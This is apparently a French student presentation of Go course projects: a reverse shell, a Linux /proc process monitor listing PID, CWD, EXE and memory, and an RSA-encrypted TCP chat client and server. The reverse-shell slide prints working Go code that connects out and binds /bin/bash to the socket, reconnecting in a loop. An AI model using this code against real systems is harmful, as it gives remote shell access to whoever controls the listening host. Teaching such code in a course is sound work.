Soutenance Golang

Denis REMACLE, Gabriel DUPETY
et Léo PÉROCHON

Ce que l'on devait faire :

Partie 1 :

- Un premier programme qui permettra le déploiement d'un reverse shell
- Un second programme qui récoltera la totalité des PID d'un système Linux. Par la suite donnera le CWD et l'EXE de chaque PID ainsi que la mémoire utilisée par chacun d'eux.

Partie 2:

- Créer une API Rest en Golang pour un fournisseur de rollercoaster
- Créer un chat afin de pouvoir communiquer entre tous les postes de la société

Reverse Shell

Voici le code qui gère le reverse shell. On commence d'abord par vérifier la qualité des valeurs fournis par l'utilisateur, puis ensuite on lance le reverse shell. On utilise une fonction récursive pour éviter que le programme plante lorsque l'utilisateur se déconnecte.

```
func reverse_shell(host string, port string) string {
	value_port, _ := strconv.Atoi(port)
	if value_port <= 1 || value_port > 65536 {
		return "Port is wrong"
	}
	if check_ip(host) == false {
		return "Ip is wrong"
	}
	connection, err := net.Dial("tcp", host+":"+port)
	if nil != err {
		time.Sleep(5 * time.Second)
		reverse_shell(host, port)
	}

	//Use /bin/sh
	cmd := exec.Command("/bin/bash")

	//Get user command
	cmd.Stdin, cmd.Stdout, cmd.Stderr = connection, connection, connection

	//Launch user command and send user command output
	cmd.Run()

	//Close connection
	connection.Close()

	return reverse_shell(host, port)
}

func main() {
	fmt.Println(reverse_shell("127.0.0.0", "42069"))
}
```

Lecture du dossier /proc

```
files, err := ioutil.ReadDir("/proc/")
```

Et on cherche tous les dossier commençant par un chiffre dans /proc

```
for _, file := range files {
    //all files whose name begins with a number
    if file.IsDir() && unicode.IsDigit(rune(file.Name()[0])) {
```

Lecture des fichiers exe, cwd et smaps

```
target, _ := os.Readlink("/proc/" + file.Name() + "/exe")
target2, _ := os.Readlink("/proc/" + file.Name() + "/cwd")
```

```
f, err := os.Open("/proc/" + file.Name() + "/smaps")
```

Et on enregistre chacune des données récupérées dans une structure, que l'on va ajouter à un tableau

```
procs = append(procs, proc)
```

procs est retourné à une autre fonction qui va créer l'affichage

```
res += " PID:\t\t" + proc.PID + "\n PWD:\t\t" + proc.Pwd + "\n CWD:\t\t" + proc.Cwd +
```

Pour finir, tout ça est print comme demandé dans le sujet

```
func main() {
    fmt.Println(pid())
}
```

Moniteur de processus

Chat (partie serveur)

On vérifie la qualité des arguments passés par l'utilisateur.
Ensuite on lance une écoute TCP sur le port et l'IP concerné.
Et pour finir, on a une boucle infinie lorsqu'il y a de la place pour un utilisateur.


```
func main() {
	Banner()
	arguments := os.Args
	port := arguments[1]
	if CheckIP(port) == false {
		fmt.Println("Given IP is bad")
		os.Exit(0)
	}

	max_clients, _ := strconv.Atoi(arguments[2])
	server_pub_key, server_priv_key := KeyGen()
	listener, err := net.Listen("tcp", port)
	if err != nil {
		fmt.Println("Could not start server")
		os.Exit(1)
	}
	defer listener.Close()

	for {
		connection, err := listener.Accept()
		if err != nil {
			fmt.Println("Could not Accept connection")
			return
		}
		if runtime.NumGoroutine() / 2 == max_clients {
			fmt.Println("Can't handle more clients")
		} else {
			go ConnectionHandler(connection, server_pub_key, server_priv_key)
		}
	}
}
```

Chat (partie client)

On commence par vérifier les arguments entrés par l'utilisateur.
On lui demande de faire un nom d'user.
Ensuite, on génère les clés de chiffrement et on se connecte au serveur pour faire un échange de clé.
On lance une goroutine qui va recevoir les messages et une boucle infinie qui récupère les messages que l'utilisateur va envoyer.



```
func main() {
	Banner()
	arguments := os.Args
	if len(arguments) == 1 {
		fmt.Println("Please provide host:port.")
		os.Exit(1)
	}
	server := arguments[1]
	if CheckIP(server) == false {
		fmt.Println("Given IP is bad")
		os.Exit(0)
	}
	username := SetUsername()
	user_pub_key, user_priv_key := KeyGen()
	var server_pub_key = rsa.PublicKey{}

	connection := Connect(server)
	//We use gob encoding in order to transmit and receive data safely
	enc := gob.NewEncoder(connection)
	dec := gob.NewDecoder(connection)

	//Big dumb key exchange and sending usename
	enc.Encode(&user_pub_key)
	dec.Decode(&server_pub_key)
	enc.Encode(Encryption(username, server_pub_key))

	//Launching Message handling Gorouting
	go Receiver(connection, user_priv_key, username)

	for {
		//Loop for writing to the server
		scanner := bufio.NewScanner(os.Stdin)
		fmt.Printf("%s >> ", username)
		scanner.Scan()
		enc.Encode(Encryption(scanner.Text(), server_pub_key))
	}
}
```

(Toujours en cours...)

API

Merci de nous avoir écouté !

Avez-vous des questions ?